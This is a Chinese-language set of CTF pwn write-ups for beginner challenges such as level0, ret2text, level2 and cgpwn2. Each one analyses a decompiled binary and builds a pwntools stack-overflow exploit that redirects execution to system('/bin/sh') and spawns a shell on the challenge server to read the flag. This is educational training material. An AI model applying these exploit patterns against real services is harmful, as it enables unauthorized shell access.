




首先 nc 连接一下环境，用 ls 查看一下所有的文件



发现存在 flag 文件，尝试 cat 一下



得到了 flag 的值


先 nc 连接一下题目环境，ls 查看题目的文件，cat 里面的 flag 文件，和上一题一模一样

```
C:\Users\jyzxc>nc 61.147.171.105 64981
ls
bin
dev
flag
get_shell
lib
lib32
lib64
cat flag
cyberpeace{bf1e00e92c08cf89215e1d3ca2ee74b7}
```

先反编译查看一下主函数的信息：

```
__int64 sub_40069B()
{
  alarm(0x3Cu);
  setbuf(stdout, 0LL);
  puts("~~ welcome to ctf ~~      ");
  puts("lets get helloworld for bof");
  read(0, &unk_601068, 0x10uLL);
  if ( dword_60106C == 1853186401 )
    sub_400686(0LL, 6295656LL);
  return 0LL;
}
```

将数字转换成字符串，发现只要我们输入的字符为 aaun 即可拿到 flag 的值



又因为输入地址是 601068，读取地址是到 60106C，中间可以存储 4 个字节，也就是 4 个字符的数据，是没有办法修改 60106C 的数据的，所以这边要用到栈溢出，前四位随便输入，保证后四位是 aaun 即可拿到 flag 的值：

```
C:\Users\jyzxc>nc 61.147.171.105 65233
~~ welcome to ctf ~~
lets get helloworld for bof
====aaun
cyberpeace{bfc73c2d6cd491fa312de977ddf6361d}
```

先查看主函数的信息：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   write(1, "Hello, World\n", 0xDuLL);
4   return vulnerable_function(1LL, 4195980LL);
5 }
```

发现一个脆弱的函数，点进去看一看：

```
1 ssize_t vulnerable_function()
2 {
3   char buf; // [sp+0h] [bp-80h]@1
4
5   return read(0, &buf, 0x200uLL);
6 }
```

发现定义了一个变量

```
-0000000000000005                db ? ; undefined
-0000000000000004                db ? ; undefined
-0000000000000003                db ? ; undefined
-0000000000000002                db ? ; undefined
-0000000000000001                db ? ; undefined
+0000000000000000  s             db 8 dup(?)
+0000000000000008  r             db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables

SP+000000000000007F
```

它的长度是 0x80，也就是 128，但是返回语句的地方又多了两个字节，题目又允许我们输入长为 0x200 的数据，因而可以把我们需要的函数地址输入进去

```
int callsystem()
{
  return system("/bin/sh");
}
```


题目又有一个函数，名字叫 callsystem，这个函数可以允许我们执行/bin/sh 下面的语句，所以我们希望把这个函数的地址传入进去。
找到函数的地址：

```
.text:0000000000400596 ; Attributes: bp-based frame
.text:0000000000400596
.text:0000000000400596                 public callsystem
.text:0000000000400596 callsystem      proc near
.text:0000000000400596                 push    rbp
.text:0000000000400597                 mov     rbp, rsp
.text:000000000040059A                 mov     edi, offset command ; "/bin/sh"
.text:000000000040059F                 call    _system
.text:00000000004005A4                 pop     rbp
.text:00000000004005A5                 retn
.text:00000000004005A5 callsystem      endp
.text:00000000004005A5
```

构造 exp：

```
from pwn import *
p = remote("61.147.171.105","57808")
data = (b'a'*0x88)
payload = data + p64(0x400596)
p.send(payload)
p.interactive()
```

ls 发现存在 flag 文件，直接 cat 得到 flag。



ret2text

所需金币：50　　题目状态：未解出　　解题奖励：金币:50 经验:5

nc challenge-32b709539b7a0f48.sandbox.ctfhub.com 37005

题目附件

00:29:22


环境续期　停止并销毁环境

每分钟需要1个金币,请根据个人需求

Flag{.....}　提交Flag　WriteUp


觉得这个WP写的不好有更好的想法？点我提交

首先下载附件，查看一下主函数的内容：




```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char v4; // [sp+0h] [bp-70h]@1
4
5    setvbuf(stdout, 0LL, 2, 0LL);
6    setvbuf(stdin, 0LL, 1, 0LL);
7    puts("Welcome to CTFHub ret2text.Input someting:");
8    gets(&v4, 0LL);
9    puts("bye");
10   return 0;
11 }
```


与此同时，还发现有一个名叫 secure 的函数里面有一个导入/bin/sh 文件内容的指令，所以我们希望把这个指令能够成功运行，那么就能解决



找到函数的内存地址：



又由于 v4 的长度是 70，算上 s 和 l，那么长度就变成了 78，所以我们就可以构造 payload：



```python
from pwn import *
p = remote("challenge-32b709539b7a0f48.sandbox.ctfhub.com",37005)
data = b'a'*0x78
payload = data + p64(0x4007B8)
p.send(payload)
p.interactive()
```

```
┌──(kali㉿kali)-[~/test]
└─$ python test.py
[+] Opening connection to challenge-32b709539b7a0f48.sandbox.ctfhub.com on port 37005: Done
[*] Switching to interactive mode
Welcome to CTFHub ret2text.Input someting:
$ ls
bye
$ ls
bin
dev
flag
lib
lib32
lib64
pwn
$ cat flag
ctfhub{30ea6f7c1e32e6ca4c74aa52}
$
```

level2

题目详情 WriteUP

上一题 下一题 随机一题

level2 GFSJ0468 积分 6 金币 6 165 最佳Writeup由 endust 提供

收藏 反馈

难度：6 方向：Pwn 题解数：39 解出人数：5177

题目来源：XMan

题目描述：菜鸡请教大神如何获得flag，大神告诉他'使用 面向返回的编程 (ROP)就可以了'

题目附件：下载附件

题目场景：nc 61.147.171.105 64844 100%

倒计时：3时58分3秒

延时 删除场景

Flag... 提交

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   vulnerable_function();
4   system("echo 'Hello World!'");
5   return 0;
6 }
```

```
IDA View-A                                    Pseudoc
 1 ssize_t vulnerable_function()
 2 {
 3   char buf; // [sp+0h] [bp-88h]@1
 4
 5   system("echo Input:");
 6   return read(0, &buf, 0x100u);
 7 }
```

```
-00000007                db ? ; undefined
-00000006                db ? ; undefined
-00000005                db ? ; undefined
-00000004                db ? ; undefined
-00000003                db ? ; undefined
-00000002                db ? ; undefined
-00000001                db ? ; undefined
+00000000  s             db 4 dup(?)
+00000004  r             db 4 dup(?)
+00000008
+00000008 ; end of stack variables
```

由于是 32 位系统，所以这里的 s 和 r 只占了 4，而原先 buf 的长度是 0x88，所以构造的长度应该为 0x88+0x4。由于题目没有给后门函数，所以这边需要自己构造。

先找到/bin/sh 的位置：0804A024

```
.data:0804A022                db    0
.data:0804A023                db    0
.data:0804A024                public hint
.data:0804A024 hint           db '/bin/sh',0
.data:0804A024 _data          ends
.data:0804A024
.bss:0804A02C ; ================================================
.bss:0804A02C
.bss:0804A02C ; Segment type: Uninitialized
```

再找到 system 函数的位置：08048320

```
.plt:08048300 ; Segment type: Pure code
.plt:08048300 ; Segment permissions: Read/Execute
.plt:08048300 _plt            segment para public 'CODE' use32
.plt:08048300                 assume cs:_plt
.plt:08048300                 ;org 8048300h
.plt:08048300                 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
.plt:08048300                 dd 4 dup(?)
.plt:08048310 ; [00000006 BYTES: COLLAPSED FUNCTION _read. PRESS KEYPAD CTRL-"+" TO EXPAND]
.plt:08048316                 dw ?
.plt:08048318                 dd 2 dup(?)
.plt:08048320 ; [00000006 BYTES: COLLAPSED FUNCTION _system. PRESS KEYPAD CTRL-"+" TO EXPAND]
.plt:08048326                 dw ?
.plt:08048328                 dd 2 dup(?)
.plt:08048330 ; [00000006 BYTES: COLLAPSED FUNCTION ___gmon_start__. PRESS KEYPAD CTRL-"+" TO EXPAND]
.plt:08048336                 dw ?
.plt:08048338                 dd 2 dup(?)
.plt:08048340 ; [00000006 BYTES: COLLAPSED FUNCTION ___libc_start_main. PRESS KEYPAD CTRL-"+" TO EXPAND]
.plt:08048346                 dw ?
.plt:08048348                 dd 2 dup(?)
.plt:08048348 _plt            ends
.plt:08048348
```

Payload 构造如下：

```
from pwn import *
p = remote("61.147.171.105",64844)
data = b'a'*(0x8c)
payload = data + p32(0x08048320) + p32(0x00000000) + p32(0x0804A024)
p.send(payload)
p.interactive()
```


中间的 p32(0x00000000)表示空格

```
┌──(kali㉿kali)-[~/test]
└─$ python test.py
[+] Opening connection to 61.147.171.105 on port 64844: Done
[*] Switching to interactive mode
Input:
$
$ ls
bin
dev
flag
level2
lib
lib32
lib64
$ cat flag
cyberpeace{2e467474b1ebc6e7cfa49161ea0df7a7}
```

下载附件，发现是 32 位的文件

```
1  char *hello()
2  {
3    char *v0; // eax@1
4    signed int v1; // ebx@1
5    unsigned int v2; // ecx@3
6    int v3; // eax@5
7    char s; // [sp+12h] [bp-26h]@1
8    int v6; // [sp+14h] [bp-24h]@2
9
10   v0 = &s;
11   v1 = 30;
12   if ( (unsigned int)&s & 2 )
13   {
14     *(_WORD *)&s = 0;
15     v0 = (char *)&v6;
16     v1 = 28;
17   }
18   v2 = 0;
19   do
20   {
21     *(_DWORD *)&v0[v2] = 0;
22     v2 += 4;
23   }
24   while ( v2 < (v1 & 0xFFFFFFFC) );
25   v3 = (int)&v0[v2];
26   if ( v1 & 2 )
27   {
28     *(_WORD *)v3 = 0;
29     v3 += 2;
30   }
31   if ( v1 & 1 )
32     *(_BYTE *)v3 = 0;
33   puts("please tell me your name");
34   fgets(name, 50, stdin);
35   puts("hello,you can leave some message here:");
36   return gets(&s);
37 }
```

观察主函数，发现 s 可以用栈溢出来跳转到我们想要的函数上面，而正好题目给出了 system 函数：不过 command 得自己构造



于是我们可以先把/bin/sh 控制字符读取到 name 变量上，再将 name 的地址调用进来。

```
.bss:0804A064                                   ; __do_global_dtors_aux+14Tw
.bss:0804A065                   align 20h
.bss:0804A080                   public name
.bss:0804A080 ; char name[52]
.bss:0804A080 name              db 34h dup(?)   ; DATA XREF: hello+77↑o
.bss:0804A080 _bss              ends
.bss:0804A080
extern:0804A0B4 ; ============================================================================
extern:0804A0B4
```

Name 的地址是：0804A08，而 system 函数的地址是：0804855A

```
.text:0804854D ; Attributes: bp-based frame
.text:0804854D
.text:0804854D                  public pwn
.text:0804854D pwn              proc near
.text:0804854D                  push    ebp
.text:0804854E                  mov     ebp, esp
.text:08048550                  sub     esp, 18h
.text:08048553                  mov     dword ptr [esp], offset command ; "echo hehehe"
.text:0804855A                  call    _system
.text:0804855F                  nop
.text:08048560                  leave
.text:08048561                  retn
.text:08048561 pwn              endp
.text:08048561
.text:08048562
```

而 s 的长度是 0x26+0x4，所以构造的 payload 如下：

```
from pwn import *
p = remote("61.147.171.105",64554)
data = b'a'*(0x26+0x4)
payload = data + p32(0x0804855A) + p32(0x0804A080)
p.sendlineafter("please tell me your name\n", '/bin/sh')
p.sendlineafter("hello,you can leave some message here:\n",payload)
p.interactive()
```

```
┌──(kali㉿kali)-[~/test]
└─$ python test.py
[+] Opening connection to 61.147.171.105 on port 64554: Done
/home/kali/test/test.py:5: BytesWarning: Text is not bytes; assuming A
  p.sendlineafter("please tell me your name\n", '/bin/sh')
/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py:84
  res = self.recvuntil(delim, timeout=timeout)
[*] Switching to interactive mode
$ ls
bin
cgpwn2
dev
flag
lib
lib32
lib64
$ cat flag
cyberpeace{81c08caaf8e65a67d5ccf9e98706ff2e}
$
```

查看主函数：

IDA View-A | Pseudocod

```
1  __int64 vuln()
2  {
3    signed __int64 v0; // rcx@1
4    char *v1; // rdi@1
5    char buf; // [sp+0h] [bp-A0h]@1
6
7    v0 = 20LL;
8    v1 = &buf;
9    while ( v0 )
10   {
11     *(_QWORD *)v1 = 0LL;
12     v1 += 8;
13     --v0;
14   }
15   read(0, &buf, 0xB1uLL);
16   return 0LL;
17 }
```

发现 buf 的大小是 0xa0，由于是 64 位系统，所以填充数据为 0xa0+0x8。

Functions window

Function name
init proc
puts
system
read
libc start main
setvbuf
gmon start
start
deregister tm clones
register tm clones
do global dtors aux
frame dummy
initsetbuf
vuln
backdoor
main
libc csu init
libc csu fini
term proc
puts@@GLIBC 2 2 5
system@@GLIBC 2 2 5
read@@GLIBC 2 2 5

IDA View-A | Pseudocode-A

```
1 int backdoor()
2 {
3   return system("/bin/sh");
4 }
```

又发现题目给出了后门函数，查看函数的地址：00400766

```
.text:0000000000400761
.text:0000000000400762
.text:0000000000400762 ; =============== S U B R O U T I N E ===========================
.text:0000000000400762
.text:0000000000400762 ; Attributes: bp-based frame
.text:0000000000400762
.text:0000000000400762                 public backdoor
.text:0000000000400762 backdoor        proc near
.text:0000000000400762                 push    rbp
.text:0000000000400763                 mov     rbp, rsp
.text:0000000000400766                 mov     edi, offset command ; "/bin/sh"
.text:000000000040076B                 mov     eax, 0
.text:0000000000400770                 call    _system
.text:0000000000400775                 nop
.text:0000000000400776                 pop     rbp
.text:0000000000400777                 retn
.text:0000000000400777 backdoor        endp
.text:0000000000400777
.text:0000000000400778
```

所以 payload 构造如下：

```python
from pwn import *
p = remote("61.147.171.105",54274)
data = b'a'*(0xa0+0x8)
payload = data + p64(0x00400766)
p.send(payload)
p.interactive()
```